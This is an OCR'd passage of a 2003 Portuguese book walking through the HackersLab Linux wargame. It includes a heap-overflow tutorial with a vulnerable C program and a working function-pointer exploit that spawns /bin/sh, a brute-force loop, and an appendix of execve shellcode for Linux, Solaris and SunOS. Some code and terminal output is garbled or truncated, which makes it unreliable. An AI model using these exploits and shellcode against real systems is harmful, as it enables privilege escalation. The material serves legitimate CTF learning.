
um ponteiro e fazer com que ele aponte para o que quisermos. Na seção anterior, o elemento apontado era uma string definindo o nome do arquivo a ser aberto. Agora, nós iremos apontar para uma função.

Ponteiro para Função: Pequeno Lembrete

No protótipo `int (*func) (char * string)`, `func` é um ponteiro para uma função. Isso equivale a dizer que `func` irá guardar o endereço da função cujo propósito é algo como: `int a_func (char *string)`. A função `func()` é conhecida em tempo de execução.

Princípio

Como anteriormente nós usamos a estrutura de memória e por termos um ponteiro após um *buffer* no *heap*, nós inundamos (*overflow*) e modificamos o endereço armazenado no ponteiro. Faremos com que o ponteiro aponte para nossa função ou nosso **shellcode**. É obviamente importante que o programa vulnerável rode como root ou tenha bit SUID, se nós queremos realmente explorar a falha. Outra condição é que o *heap* seja executável. De fato, na maioria dos sistemas, a probabilidade de se ter um *heap* executável é maior do que se ter uma pilha (*stack*) executável. Entretanto, essa condição não é realmente um problema.



Sobrescrevendo uma função de ponteiro

Exemplo

```

progvuln2.c

/* Justamente o programa vulnerável que vamos explorar.*/

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <dlfcn.h>

6 #define ERROR -1
7 #define BUFSIZE 16

8 int funcboa(const char *str); /*o ponteiro (funcptr)
começa assim */

9 int main(int argc, char **argv)
10 {
11     static char buf[BUFSIZE];
12     static int (*funcptr)(const char *str);

13     if (argc <= 2)
14     {
15         fprintf(stderr, "Uso: %s <buffer> <args da
funcboa>\n", argv[0]);
16         exit(ERROR);
17     }

18     printf("endereço de system() = %p\n", &system);

19     funcptr = (int (*)(const char *str))funcboa;
20     printf("antes do overflow: ponteiro aponta para
%p\n", funcptr);

21     memset(buf, 0, sizeof(buf));
22     strncpy(buf, argv[1], strlen(argv[1]));
23     printf("apos overflow: ponteiro aponta para %p\n",
funcptr);

24     (void)(*funcptr)(argv[2]);
25     return 0;
26 }

/* ----- */

/* Isso é o que funcptr deveria/iria apontar se não a
tivessemos inundado */
27 int funcboa(const char *str)
28 {
29     printf("\nOi, Eu sou uma funcao boa. Eu fui chamada
atraves do funcptr.\n");
30     printf("Eu fui passada: %s\n", str);

31     return 0;
}

```

A entrada para o programa vulnerável está nas linhas 11 e 12 porque lá nós temos um *buffer* e um ponteiro alocados no segmento *bss*. Mais para frente, o tamanho usado para controlar a cópia na memória é o tamanho da entrada (22). Então, nós podemos facilmente inundar o *buffer* *buf* (22), passando um **argv(1)** com um tamanho maior do que o tamanho de *buf*. Nós pode-

mos, então, escrever dentro de **funcptr** (o nosso ponteiro) o endereço da função que queremos chegar ou o **shellcode** que queremos executar.

Exploit2.c

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #include <string.h>

5  #define BUFSIZE 16

6  #define PROGVLN "./progvuln2" /* local do programa
vulnerável */
7  #define CMD "/bin/sh" /* comando para executar se der
certo */

8  #define ERROR -1

9  int main(int argc, char **argv)
10 {
11     register int i;
12     u_long sysaddr;
13     static char buf[BUFSIZE + sizeof(u_long) + 1] =
{0};

14     if (argc <= 1)
15     {
16         fprintf(stderr, "Uso: %s <offset>\n", argv[0]);
17         fprintf(stderr, "[offset = offset de system()
estimado em progvuln\n\n");

18         exit(ERROR);
19     }

20     sysaddr = (u_long)&system - atoi(argv[1]);
21     printf("Tentando system() em 0x%lx\n", sysaddr);

22     memset(buf, 'A', BUFSIZE);

        /* revertendo a ordem de bytes */
23     for (i = 0; i < sizeof(sysaddr); i++)
24         buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8))
& 255;

25     execl(PROGVLN, PROGVLN, buf, CMD, NULL);
26     return 0;
27 }
```

O princípio é basicamente o mesmo daquele explicado anteriormente. Na linha 13, nós alocamos o *buffer*, o fim do *buffer* contém o endereço da função que **funcptr** deveria apontar. A linha 20 parece ser um pouco estranha, sua função é tentar adivinhar o endereço de **/bin/sh**, que é passado para **PROGVLN(= ./progvuln2)** como um **argv** (linha 25). Nós poderíamos tentar adivinhar via força-bruta. Por exemplo:

```


### bruteForce.pl ###
for ($i=110; $i < 200; $i++)
    system("./exploit2" $i);
### end ###
```

Conclusão

Da mesma maneira que o *stack overflow* é um perigo, assim é o *heap overflow*. Sempre que usamos a perigosa combinação de funções que não checam limites de tamanho de *buffers* com programas que possuem bit SUID e direitos de root, criamos um grande problema. Entendendo bem esse conceito, o passo-a-passo será bem simples. Encontrar os arquivos com problemas, escolher o exploit adequado e trocar os valores PROGVULN e AROVULN.

Passo-a-passo

Nos conectamos ao *HackersLab* e encontramos o arquivo `/usr/local/bin/hof`, citado na descrição do problema.




```
Telnet drill.hackerslab.org

New admin : frog@hackerslab.com


Welcome to P.H.Z of Hackerslab !
< level0/guest are first visiting account. >
login: level11
Password:
Last login: Sat Apr 12 11:54:29 from ppp-uehco-0176.uehcozolutions.com
You have mail.
level11@drill level11$ find / -user level12 -group level11 2>/dev/null
/usr/local/bin/hof
/usr/local/bin/parrud.fail
level11@drill level11$ ls -la /usr/local/bin/hof
-rwx--x--x 1 level12 level11 14705 Jul 10 2001 /usr/local/bin/hof
level11@drill level11$
```

Vamos analisar e ver se realmente ele causa um erro de segmentação. Vamos executá-lo.



```
Telnet drill.hackerslab.org
level11@drill bin$ ./hof
level11's Password : Permission denied
Segmentation fault
level11@drill bin$
```


E aí está. Ele nos pediu a senha do *level11*, e logo após, uma falha de *segmentation fault* ocorreu. É nossa porta de entrada, como no *stack*. Só que agora tem uma coisinha diferente. O programa age do seguinte modo: se fornecermos a senha correta, ele acessa o arquivo **passwd.success** (ou acessaria se o erro não ocorresse), e se erramos, ele acessa o **passwd.fail**. Vamos tentar explorar **passwd.success**, utilizando o erro de segmentação para acessar o conteúdo desse arquivo com as permissões SUID do programa **hof**.



```

Telnet drill.hackerslab.org
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 256
#define DIFF 16

#define PROGVLN "/usr/local/bin/hof"
#define ARQVLN "/usr/local/bin/passwd.success"


u_long getesp()
{
    __asm__ <"movl %esp,%eax">;
}

int main(int argc, char **argv)
{
    u_long addr;
    register int i;
    int mainbufsize;

    char *mainbuf, buf[DIFF+6+1] = "+ +\t$ ";
    INSERT

```

Faço o nosso exploit no VI e defino as constantes **PROGVULN** como **/usr/local/bin/hof** e **ARQVULN** como **/usr/local/bin/passwd.success**. Salvamos, compilamos (**cc exploit.c -o exploit**) e pronto! Vamos testar e realizar um pouco de força-bruta com endereços hexadecimais até conseguirmos.



```

Telnet drill.hackerslab.org
level11@drill tmp1$ ./exploit 347
Iniciando tapaddr para ponto 0xbffff0b, checando /usr/local/bin/passwd.success
ap22.

level11's Password :
view_file = /usr/local/bin/hof
error opening /usr/local/bin/hof: No such file or directory
level11@drill tmp1$ ./exploit 345
Iniciando tapaddr para ponto 0xbffff09, checando /usr/local/bin/passwd.success
ap23.

level11's Password :
view_file = /usr/local/bin/hof
error opening /usr/local/bin/hof: No such file or directory
level11@drill tmp1$ ./exploit 343
Iniciando tapaddr para ponto 0xbffff07, checando /usr/local/bin/passwd.success
ap23.

level11's Password :
view_file = /usr/local/bin/hof
ELPGGE I want to love forever
level11@drill tmp1$

```

Pronto! Após algumas tentativas com endereços diferentes, conseguimos (observe algo: para encontrar o endereço certo, fomos tentando endereços até que o **PATH /usr/local/bin/hof** aparecesse inteiro na tela.). E voilà! *I want to love forever* é a senha para o nível 13.

Nível 12

Problema

Here's the problem for you to solve. Your idol, Jungwoo could capture the communication contents by a sniffer while the administrators of HackersLab were logging in level13. He thought that he could get the password easily with this but they were communicating secretly by using their own algorithm with the encrypted password 'tu|tSI/Z ^ '. While he was searching the system, he found a tool in /usr/bin/encrypt which they used for coding. Now, this is what you have to do. You can analyze the encryption algorithm by using the tool. Then, break the encryption for the password.

Tradução: Aqui está o problema para você resolver. Seu ídolo, Jungwoo, pode capturar o conteúdo de comunicação com um sniffer enquanto os administradores do *HackersLab* estavam se logando ao *level13*. Ele pensou que poderia pegar a senha facilmente com isso, mas eles estavam se comunicando secretamente usando seu próprio algoritmo com a senha criptografada 'tu|tSI/Z ^ '. Enquanto ele estava vasculhando o sistema, ele encontrou a ferramenta /usr/bin/encrypt, que eles estavam usando para a codificação. Agora, é o que você tem que fazer. Analise o algoritmo de criptografia utilizando a ferramenta. Então, quebre a criptografia para conseguir a senha.



Login: *level12*



Senha: *I want to love forever*

Estudo: Criptografia Simples

Nós já discutimos sobre criptografia e, a partir desse nível, o *HackersLab* começa a repetir técnicas já vistas (leia a respeito em outros níveis). No nível 7, tivemos que utilizar o programa *John The Ripper* para tentar descobrir a senha criptografada.

Tínhamos uma vantagem que não temos nesse nível. O algoritmo de criptografia era conhecido e tínhamos até um programa pronto para fazer o trabalho.

Agora, temos apenas a ferramenta de criptografia citada no problema: `/usr/bin/encrypt`. Objetivo: usando esse programa, tentar codificar várias coisas para descobrir que tipo de “criptografia” é usado.

Sabemos que a senha criptografada é `tu|tSI/Z^`. Vamos explorar um pouco o programa utilizado para tentarmos descobrir como ele funciona. Podemos utilizar scripts ou códigos para tentar fazer o trabalho por nós, mas para evitar “gastar dedos” desnecessários digitando um programa no VI do *HackersLab*, vamos usar a cabeça.

Primeiro: a senha `tu|tSI/Z^` tem nove caracteres. Como a criptografia é simples, provavelmente esse é o número de caracteres da senha original, antes de ser criptografada. Esse é o primeiro teste que faremos com o `encrypt`:

```
$/encrypt aaaaaaaaaa
encrypted character: `GGGBBB-SS`
```

Utilizamos o `encrypt` para criptografar a string `aaaaaaaaaa`, de nove caracteres. A partir daqui, vamos ir mudando (chutando) alguns valores para tentar chegar perto do nosso valor criptografado.

```
$/encrypt aaalaaaaa
encrypted character: ` t GGBBB-SS`
```

```
$/encrypt aaaa2aaaa
encrypted character: `G u GBBB-SS`
```

```
$/encrypt aaaaa9aaa
encrypted character: `GG | BBB-SS`
```

```
$/encrypt aaal29aaa
encrypted character: ` tu| BBB-SS`
```

```
$/encrypt caal29aaa
encrypted character: `tu|BBB / SS`
```

```
$/encrypt chal29aaa
encrypted character: `tu|BBB/ Z S`
```

```
$/encrypt chl129aaa
encrypted character: `tu|BBB/Z ^ `
```

```
$/encrypt chl1296aa
encrypted character: ` tu| t BB /Z^ `
```

```
$/encrypt chl1296rh
encrypted character: ` tu|tSI/Z^ `
```

Indo à base da tentativa e erro, conseguimos chegar a um valor que corresponde à senha criptografada. Fiz muito mais do que o mostrado acima, mas seria um pouco inútil gastarmos algumas páginas com tentativas malsucedidas.

Claro que as chances são mínimas quando a criptografia envolve uma grande quantidade de números. Nesse caso, você pode fazer um script que automatize o processo. Será que é com este valor que chegamos à senha para o próximo nível? Vamos testar no passo-a-passo.

Passo-a-passo

Nos conectamos ao *HackersLab* e encontramos o programa **encrypt**. Vamos usá-lo, agora, com a string **chl1296rh**, que conseguimos no estudo em que testamos o **encrypt** exaustivamente.




```

Telnet drill.hackerslab.org

Welcome to F.N.Z of Hackerslab !
C level0/guest are first visiting account. >
login: level12
Password:
last login: Sun Apr 13 12:56:47 from 200.202.251.97
level12@drill: level12$ find / -user level12 -group level12 2>/dev/null
./usr/bin/encrypt
level12@drill: level12$ cd /usr/bin
level12@drill: bin$ ls -la encrypt
-rwxr-xr-x 1 level12 level12 13784 Jul 5 2001 encrypt
level12@drill: bin$
  
```

Executamos, então, `./encrypt chl1296rh | more` (para ir parando tela a tela).



```

Telnet drill.hackerslab.org
level12@drill: bin$ ./encrypt chl1296rh | more
0 pass: chl1296rh
1 pass: hl1296rhd
2 pass: 1296rhda
3 pass: 6rhda545<
4 pass: ja45<vllh
5 pass: ivllha7:0
6 pass: 7:001rmuy
7 pass: uy0000huy
8 pass: u0501P0.5
9 pass: u0501P0.5
10 pass: >501P0.5w
11 pass: 01P0.5w"A
12 pass: 0.5w"AKL5
13 pass: "AKL552<2
14 pass: 57<2" *PQ0
15 pass: PQ070.0-1
16 pass: -100.75=
17 pass: =57.gh0=
18 pass: =57.gh0=
19 pass: 57.gh0=+
20 pass: gh0=7;
21 pass: 60=+7;hcj
22 pass: 7;hcj100/
Here--
  
```

A criptografia será aplicada algumas dezenas de vezes e chegaremos ao resultado criptografado:

```

Telnet drill.hackerslab.org
271 parz1 >P8tj^2>
272 parz1 >tj^%>B1
273 parz1 >)>B1<onh
274 parz1 <onh*.PCN
275 parz1 PCNB~th04
276 parz1 @4NB1<<e
277 parz1 e8CU0 1908
278 parz1 e8CU0 1908
279 parz1 8CU0 1908p
280 parz1 UU 1908pi>
281 parz1 Q08pi>KY'
282 parz1 !>KY'044t
283 parz1 044t?C1'e
284 parz1 !'e!i0zE1
285 parz1 E1de1b075
286 parz1 5M91nt.j1?
287 parz1 5M91nt.j1?
288 parz1 M91nt.j1?%
289 parz1 1nt.j1?%05
290 parz1 j1?%05opu
291 parz1 05opunMC)
292 parz1 mMC>1Ktui
293 parz1 tuit51/Z^
encrypted character! 'tuit51/Z^'
[11:52:12] drill hin15 AS SENHAE CONFEREM. VAMOS TESTAR E VER.

```

É, realmente a senha que tentamos bate com a senha criptografada que nos foi dada. Mas será que ela funciona? Só testando para saber...

```
Telnet drill.hackerslab.org
```

- Grandpa Tucker

New admin : frog@hackerslab.com

Welcome to F.W.Z of Hackerslab !
C level8/guest are first visiting account. >
login: level13
Password:
last login: Sun Apr 13 12:37:40 from pop83557157pcr.jdoverfl.nj.ccomcast.net
[level13@drill level13] \$ cat /etc/passwd | grep root

Isso!!! A senha funciona sim. Isso significa que a senha para o *level13* é **chl1296rh**.

Os Outros Níveis...

Mais do Mesmo

Encerraremos o estudo aprofundado do livro na passagem do nível 12 para o nível 13. Por que isso se o *HackersLab* tem (pelo menos até o momento que estou escrevendo) 17 níveis? O problema é que, a partir do nível 13, não existem mais “novidades” que possam valer um estudo. Creio que você não queira apenas passar dos níveis e sim aprender. Pois bem, digamos que os níveis de 13 a 17 são um conjunto do que você aprendeu até agora, com uma pitada de linguagem C. O estudo, a partir de agora, nada mais seria que “um livro de C”, com códigos gigantescos e muitos comentários.

E, além disso, tenho certeza que você também deseja quebrar um pouco a cabeça para passar desses níveis, agora que já tem uma boa noção de como o desafio funciona. Para ajudar um pouco, vou relacionar os níveis restantes e escrever de que tipo de assunto cada um trata. Assim, você vai saber que “caminho” seguir.

Nível 13

Esse nível trata de programação de soquete. Seguindo as especificações do problema do nível (visto na página www.hackerslab.org), utilize um cabeçalho **protocol.h** (<http://www.hackerslab.org/eorg/fhz/proto.h>) e construa um programa, segundo suas instruções, que calcule distâncias e envie o valor três vezes de volta ao servidor para conseguir a senha.

Nível 14

Esse nível vai lhe requerer conhecimentos de C, do que é **execve** e de como setar *breakpoints* usando o GDB. É bem chatinho. Mas vale a pena :-)

Nível 15

Fazer *overflow* utilizando ponteiros de função. Não muito diferente do que já fizemos antes. Releia o capítulo sobre *heap overflow*, lá tem tudo o que precisa para resolver isso.

Nível 16

Mais *stack overflow*... um pouco mais complicado talvez, mas continua sendo o bom e velho *stack overflow*!!!

Nível 17

Não vou estragar sua surpresa... chegue e descubra!!!! :-)

Apêndice A: Shellcode para vários Sistemas

Nos níveis sobre *stack* e *heaps overflow*, nós utilizamos muito nos exploits **shellcodes** já em hexa. Como eu faço para saber como programar isso em *assembler* e transferir para o hexa? Vamos ver aqui. Primeiro, fazemos o código em *assembler* e compilamos no C usando a função `__asm__` .

```
shellcodeasm.c
-----
void main() {
__asm__( "
        jmp     0x2a                # 3 bytes
        popl    %esi                # 1 byte
        movl    %esi,0x8(%esi)      # 3 bytes
        movb    $0x0,0x7(%esi)     # 4 bytes
        movl    $0x0,0xc(%esi)     # 7 bytes
        movl    $0xb,%eax          # 5 bytes
        movl    %esi,%ebx          # 2 bytes
        leal    0x8(%esi),%ecx      # 3 bytes
        leal    0xc(%esi),%edx      # 3 bytes
        int     $0x80              # 2 bytes
        movl    $0x1, %eax         # 5 bytes
        movl    $0x0, %ebx         # 5 bytes
        int     $0x80              # 2 bytes
        call    -0x2f              # 5 bytes
        .string \"/bin/sh\"        # 8 bytes
");
}
```

```
$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
```

Compilamos o código. Vamos utilizar o GDB agora.

```
$ gdb shellcodeasm
```

```
GDB is free software and you are welcome to distribute
copies of it
under certain conditions; type "show copying" to see the
conditions.
There is absolutely no warranty for GDB; type "show
warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free
Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:                pushl    %ebp
```

```

0x8000131 <main+1>:      movl    %esp,%ebp
0x8000133 <main+3>:      jmp     0x800015f <main+47>
0x8000135 <main+5>:      popl    %esi
0x8000136 <main+6>:      movl    %esi,0x8(%esi)
0x8000139 <main+9>:      movb    $0x0,0x7(%esi)
0x800013d <main+13>:     movl    $0x0,0xc(%esi)
0x8000144 <main+20>:     movl    $0xb,%eax
0x8000149 <main+25>:     movl    %esi,%ebx
0x800014b <main+27>:     leal    0x8(%esi),%ecx
0x800014e <main+30>:     leal    0xc(%esi),%edx
0x8000151 <main+33>:     int     $0x80
0x8000153 <main+35>:     movl    $0x1,%eax
0x8000158 <main+40>:     movl    $0x0,%ebx
0x800015d <main+45>:     int     $0x80
0x800015f <main+47>:     call   0x8000135 <main+5>
0x8000164 <main+52>:     das
0x8000165 <main+53>:     boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:     das
0x8000169 <main+57>:     jae     0x80001d3
<__new_exitfn+55>
0x800016b <main+59>:     addb    %cl,0x55c35dec(%ecx)
End of assembler dump.

```

```

(gdb) x/bx main+3
0x8000133 <main+3>:      0xeb -> agora é só anotar os
códigos em hexa.
(gdb)
0x8000134 <main+4>:      0x2a
(gdb)
.
.
.

```

Prontinho! Depois de anotado, é só colocar na variável **shellcode** do exploit, como a seguir:

```

shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";

```

Na sequência, há uma lista de **shellcodes** em *assembler* para vários sistemas diferentes. Use-os em seus exploits.

Linux

```

      jmp     0x1f
      popl    %esi
      movl    %esi,0x8(%esi)
      xorl    %eax,%eax
movb   %eax,0x7(%esi)
      movl    %eax,0xc(%esi)
      movb    $0xb,%al
      movl    %esi,%ebx
      leal    0x8(%esi),%ecx
      leal    0xc(%esi),%edx
      int     $0x80
      xorl    %ebx,%ebx
      movl    %ebx,%eax

```

```
inc    %eax
int    $0x80
call   -0x24
.string \"/bin/sh\"
```

Solaris

```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
ta      8
xor     %o7, %o7, %o0
mov     1, %g1
ta      8
```

SunOS






```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
mov     -0x1, %l5
ta      %l5 + 1
xor     %o7, %o7, %o0
mov     1, %g1
ta      %l5 + 1
```


Apêndice B: Ferramentas e Sites Interessantes



Neste apêndice, indicarei as ferramentas citadas neste livro e onde encontrá-las, assim como sites interessantes para mais informações sobre o assunto.

Ferramentas

Linux / Unix




-  **NMAP** - Excelente scanner de portas.
<http://www.nmap.org>
-  **HPING** - Site de ferramentas TCP/IP de teste e spoofing.
<http://www.hping.org>
-  **SPOOFIT** - Utilitário de ip spoof.
<http://packetstormsecurity.org>
-  **LCRZOEX** - Outra ótima suíte de ferramentas TCP/IP.
<http://www.laurentconstantin.com>
-  **JOHN THE RIPPER** - Programa para descobrir senhas Unix.
<http://packetstormsecurity.org>

Windows

-  **VALHALA** - Monitorador de portas e scanner.
<http://www.anti-trojans.cjb.net>
-  **STERM** - Cliente de telnet com IP e MAC spoofing.
<http://www.oxid.it>

Sites Interessantes

Nacionais

-  **INVASAO** - Site para iniciantes na área. Informações sobre o Curso Anti-hackers.
<http://www.invasao.com.br>
-  **TOTALSECURITY** - Site muito bem organizado e com muitas informações da área.
<http://www.totalsecurity.com.br>
-  **SECURENET** - Site brasileiro já clássico sobre segurança.
<http://www.securenet.com.br>

Internacionais

-  **SECURITYFOCUS** - *Site do ex-hacker Kevin Poulsen. Muito bom.*
<http://www.securityfocus.com>
-  **PACKETSTORM** - Milhares de ferramentas e exploits.
<http://packetstormsecurity.org>
-  **DIGITAL-ROOT** - Muitas informações interessantes.
<http://www.digital-root.com>
-  **BLACKCODE** - Outro excelente Web site.
<http://www.blackcode.com>

Desafio Hacker Linux

Marcos Flávio A. Assunção

Desafio Hacker Linux



Copyright© 2003 by Visual Books
Copyright© 2003 by Marcos Flávio A. Assunção

Nenhuma parte desta publicação poderá ser reproduzida sem autorização prévia e escrita de Visual Books. Este livro publica nomes comerciais e marcas registradas de produtos pertencentes a diversas companhias. O editor utiliza estas marcas somente para fins editoriais e em benefício dos proprietários das marcas, sem nenhuma intenção de atingir seus direitos.

Junho de 2003

Produção: Visual Books Ltda
Editor Responsável: Nilton Oliveira
Design da Capa:
Diagramação/Design: Louiseana Borges Savichi
Revisão Ortográfica: Carina de Melo
Realização Editorial: Visual Books Editora

Direitos reservados por:
Bookstore Livraria Ltda.
Rua Tenente Silveira 209 sl 04 - Centro
Florianópolis - SC - 88.010-300
Tel: (48) 222-1125
Fax: (48) 224-3225

E-Mail: info@visualbooks.com.br
Atendimento ao cliente: sac@visualbooks.com.br
HomePage: www.visualbooks.com.br
E-Mail Autor: mflavio2k@yahoo.com.br

Dedicatória

Agradecimentos

Sumário

Prefácio	XIII
Introdução	1
Breve História do Linux	1
Versão de Linux a ser Utilizada junto ao Livro	2
Desafio HackersLab	2
Linux Básico e Essencial	5
O Básico do Necessário	5
Usuários e Grupos	5
Permissões	6
Principais Comandos do Linux	7
Iniciando o Desafio	15
Por que se Cadastrar no HackersLab?	15
Realizando o Cadastro	15
Acessando o Servidor	17
Estrutura de Ensino	19
Nível 0	21
Problema	21
Estudo: Introdução	21
Passo-a-passo	23
Nível 1	27
Problema	27
Estudo: Execução Externa de Comandos e Pipes	27
Passo-a-passo	29
Nível 2	33
Problema	33
Estudo: Shells e Subshells	33
Passo-a-passo	34
Nível 3	37
Problema	37
Estudo: PATH e IFS	37
Passo-a-passo	39

Nível 4	43
Problema	43
Estudo: Mais Dedução e Mais PATH	43
Passo-a-passo	44
Nível 5	47
Problema	47
Estudo: Strings em Binários	47
Passo-a-passo	49
Nível 6	53
Problema	53
Estudo: Scan de Portas	53
Passo-a-passo	55
Nível 7	57
Problema	57
Estudo: Quebrando Senhas de Unix/Linux	57
Passo-a-passo	58
Nível 8	61
Problema	61
Estudo: Race Conditions	61
Primeiro Exemplo	62
Vamos Ser Mais Realistas	65
Possível Melhoria	66
Observações	68
Race Conditions para o Conteúdo do Arquivo	69
Arquivos Temporários	73
Conclusão	77
Passo-a-passo	78
Nível 9	83
Problema	83
Estudo: Buffers Overflow	83
Processamento da Memória	84
Chamadas de Função	85
Buffers: o quão Vulneráveis Podem ser	88
Stacks Overflow	89
Princípio	89
Exemplo Básico	91
Ataque Via Variáveis de Ambiente	92
Ataque Usando Gets	95

Conclusão	96
Passo-a-passo	96
Nível 10	99
Problema	99
Estudo: Spoofing	99
Dissecando o "Three Way Handshake"	101
Sobre IPv4	102
Definições	102
História do Morris Worm	103
Blind versus Non-blind IP Spoofing	103
Blind IP Spoofing	104
Non Blind TCP/IP Spoofing	104
UDP Spoof	105
Passo-a-passo	108
Nível 11	111
Problema	111
Estudo: Heaps Overflow	111
Terminologia	111
Unix	111
Windows	112
Visão Geral	112
Sobrecrevendo Ponteiros	112
Dificuldades	113
Interesse do Ataque	114
Estudo Prático	114
Análise do Programa Vulnerável	115
Análise do Exploit	116
Sobregavando Funções de Ponteiros	116
Ponteiro para Função: Pequeno Lembrete	117
Princípio	117
Exemplo	118
Conclusão	120
Passo-a-passo	120
Nível 12	123
Problema	123
Estudo: Criptografia Simples	123
Passo-a-passo	125
Os Outros Níveis...	127
Mais do Mesmo	127

Nível 13	127
Nível 14	127
Nível 15	128
Nível 16	128
Nível 17	128
Apêndice A: Shellcode para vários Sistemas	129
Linux	130
Solaris	131
SunOS	131
Apêndice B: Ferramentas e Sites Interessantes	133
Ferramentas	133
Linux / Unix	133
Windows	133
Sites Interessantes	134
Nacionais	134
Internacionais	134

